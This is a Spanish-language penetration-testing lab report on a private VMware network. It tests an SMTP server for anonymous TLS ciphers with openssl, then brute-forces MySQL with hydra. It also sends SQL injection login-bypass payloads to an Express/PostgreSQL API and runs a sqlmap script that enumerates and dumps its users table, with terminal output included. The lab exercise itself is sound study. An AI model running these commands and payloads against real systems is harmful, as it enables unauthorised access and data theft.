
El servidor SMTP acepta conexiones TLS (STARTTLS) usando cifrados anónimos, como:


- DH-AES128-SHA256
- DH-AES256-SHA384

Estos cifrados no autentican al servidor, lo que significa que cualquiera en la red podría suplantarlo fácilmente si logra interceptar la conexión (ataque MITM). Esto es peligroso especialmente en redes locales, como la que estás evaluando (192.168.45.0/24).


```
openssl s_client -connect 192.168.45.5:25 -starttls smtp
```

Esto inicia una sesión SMTP y solicita una elevación a TLS mediante el comando STARTTLS.
Aqui se busca algo como: New, TLSv1.2, Cipher is DH-AES128-SHA256
Esto nos confirma que el servidor está permitiendo el uso de cifrados anónimos.


pat00 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Tails
Parr00t
CentOS v5
Win2022
Ubuntu Server
mikrotik
WinMonitor
Metasploit2
kal00
pat00
mikrotik
kal00
pat00
CentOS v5
Win2022
Ubuntu Server
$openssl s_client -connect 192.168.45.5:25 -starttls smtp
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = ubuntu
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = ubuntu
verify return:1
Certificate chain
0 s:CN = ubuntu
i:CN = ubuntu
a:PKEY: rsaEncryption, 2048 (bit); sigalg: RSA-SHA256
v:NotBefore: Feb 19 08:55:33 2025 GMT; NotAfter: Feb 17 08:55:33 2035 GMT
Server certificate
-----BEGIN CERTIFICATE-----
-----END CERTIFICATE-----
subject=CN = ubuntu
issuer=CN = ubuntu
To direct input to this VM, click inside or press Ctrl+G.
ESP INTL
07:25 p. m. 06/05/2025


pat00 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Tails
Parr00t
CentOS v5
Win2022
Ubuntu Server
mikrotik
WinMonitor
Metasploit2
kal00
pat00
mikrotik
kal00
pat00
CentOS v5
Win2022
Ubuntu Server
subject=CN = ubuntu
issuer=CN = ubuntu
No client certificate CA names sent
Peer signing digest: SHA256
Peer signature type: RSA-PSS
Server Temp Key: X25519, 253 bits
SSL handshake has read 1541 bytes and written 410 bytes
New, TLSv1.3, Cipher is TLS_AES_256_GCM_SHA384
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
Early data was not sent
Verify return code: 18 (self-signed certificate)
250 CHUNKING
Post-Handshake New Session Ticket arrived:
SSL-Session:
Protocol : TLSv1.3
Cipher : TLS_AES_256_GCM_SHA384
Session-ID: 1C48989929013F6BAB3DEF86716AE1E2486B654C6AD222148D90CAA5089155A1
Session-ID-ctx:
Resumption PSK: 1C406E1531E28FC92C2950DA4833F235FA09A83D03E27173C95B7D7ED5DC6E8C8857BDDD475B3346C4EC6A84E2089058
PSK identity: None
PSK identity hint: None
SRP username: None
TLS session ticket lifetime hint: 7200 (seconds)
TLS session ticket:
0000 - 80 25 d4 c2 30 0b 1b 3d-ba 54 2e bf 0a bf 2e 4d .%..0..=.T.....M
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
ESP LAA
07:31 p. m. 06/05/2025

g. Prueba de fuerza bruta a mysql Ubuntu server:




```
hydra -l admin -P /usr/share/sqlmap/data/txt/wordlist.txt 192.168.45.5
mysql -t 4
```

- **-P /usr/share/sqlmap/data/txt/wordlist.txt**: Usa el archivo como lista de contraseñas. Hydra intentará cada línea como una contraseña.
- **mysql:** El servicio a atacar, Hydra tiene un módulo específico para MySQL.
- **-t 4**: Usa 4 tareas/hilos paralelos para acelerar el ataque, también es el máximo de tareas que nos permite antes del bloqueo.

h. Prueba de injeccion sql a postgres en Ubuntu Server


Se tratan de mandar una petición POST al endpoint controllers/authController.js con este cuerpo:

```
{
 "usuario": "admin' --",
 "password": "loquesea"
}
```

Esto transforma la consulta SQL en:
SELECT * FROM users WHERE usuario = 'admin' --'
Y el -- comenta el resto, incluyendo la verificación de la contraseña.
Se debería de recibir un token de sesión válido sin haber proporcionado la contraseña correcta.

```
curl -X POST https://localhost:8443/api/auth/login   -k   -H "Content-
Type: application/json"   -d "{\"usuario\":\"admin' --
\",\"password\":\"irrelevante\"}"
```

- -k permite saltar la advertencia del certificado autofirmado.





No permite la injeccion.

Ahora probamos con sqlmap

```
sqlmap -u "https://192.168.150.228:8443/api/auth/login" \
  --data "{\"usuario\":\"admin\",\"password\":\"1234\"}" \
  --headers="Content-Type: application/json" \
  --level=5 --risk=3 --batch
```

- **-u**: Especifica la URL del endpoint vulnerable (en este caso, un login por API REST con HTTPS).
- **--data:** Envía el cuerpo del POST (en formato JSON). Sqlmap identifica campos como usuario.
- **--headers:** Indica el tipo de contenido para que sqlmap sepa interpretar que es JSON.
- **--level=5:** Prueba muchas más técnicas (más agresivo).
- **--risk=3**: Prueba técnicas más riesgosas, como stacked queries.
- **--batch :** Responde automáticamente “sí” a las preguntas por defecto (evita preguntas interactivas).





Lo que se obtuvo fue: (custom) POST parameter 'JSON usuario' is vulnerable
Y estos 3 vectores:
Boolean-based blind SQLi


- Ejemplo de payload:
  {"usuario":"admin' AND 1=1--","password":"1234"}

- Stacked queries (PostgreSQL > 8.1)
  Esto permite ejecutar múltiples instrucciones en una sola petición. Ejemplo:
  {"usuario":"admin'; SELECT pg_sleep(5)--","password":"1234"}

- Time-based blind SQLi
  Evalúa inyecciones midiendo el tiempo de respuesta:
  {"usuario":"admin' AND 1=(SELECT 1 FROM pg_sleep(5))--","password":"1234"}

Y detecto : Back-end DBMS: PostgreSQL
Web application technology: Express

Los resultados se guardan en /home/pat00/.local/share/sqlmap/output/192.168.150.228/




Ahora automatizamos el proceso para extraer usuarios:


```
#!/bin/bash

URL="https://192.168.150.228:8443/api/auth/login"
DATA='{"usuario":"admin","password":"1234"}'
HEADERS="Content-Type: application/json"

echo "[*] Probando conexión e inyección..."

sqlmap -u "$URL" \
  --data "$DATA" \
  --headers="$HEADERS" \
  --batch --level=5 --risk=3
```

```
echo "[*] Obteniendo bases de datos..."

sqlmap -u "$URL" \
  --data "$DATA" \
  --headers="$HEADERS" \
  --dbs \
  --batch --level=5 --risk=3

echo "[*] Listando tablas en la base de datos 'usersdb'..."

sqlmap -u "$URL" \
  --data "$DATA" \
  --headers="$HEADERS" \
  --tables -D usersdb \
  --batch --level=5 --risk=3

echo "[*] Extrayendo datos de la tabla 'users'..."

sqlmap -u "$URL" \
  --data "$DATA" \
  --headers="$HEADERS" \
  --dump -D usersdb -T users \
  --batch --level=5 --risk=3

echo "[✓] Finalizado. Revisa los resultados en:"
echo "~/.local/share/sqlmap/output/192.168.150.228/"
```

Despues solo se dan permisos de ejecución y se usa

```
chmod +x extraer_usuarios.sh
./extraer_usuarios.sh
```


pat00 - VMware Workstation
File Edit View VM Tabs Help
mikrotik kali00 pat00 CentOS v5 Win2022 Ubuntu Server
Parrot Terminal
$touch extraer_usuarios.sh
$nano extraer_usuarios.sh
$chmod +x extraer_usuarios.sh
$./extraer_usuarios.sh
[*] Probando conexión e inyección...
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 04:13:47 /2025-05-07/
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[04:13:47] [INFO] resuming back-end DBMS 'postgresql'
[04:13:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: JSON usuario ((custom) POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: {"usuario":"admin' AND 1113=1113-- imKJ","password":"1234"}
Type: stacked queries
Title: PostgreSQL > 8.1 stacked queries (comment)
Payload: {"usuario":"admin';SELECT PG_SLEEP(5)--","password":"1234"}
Type: time-based blind
Title: PostgreSQL > 8.1 AND time-based blind
Payload: {"usuario":"admin' AND 5093=(SELECT 5093 FROM PG_SLEEP(5))-- uDRL","password":"1234"}
[04:13:47] [INFO] the back-end DBMS is PostgreSQL
web application technology: Express
back-end DBMS: PostgreSQL
[04:13:47] [INFO] fetched data logged to text files under '/home/pat00/.local/share/sqlmap/output/192.168.150.228'
[*] ending @ 04:13:47 /2025-05-07/
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
ENG
04:15 a. m.
07/05/2025

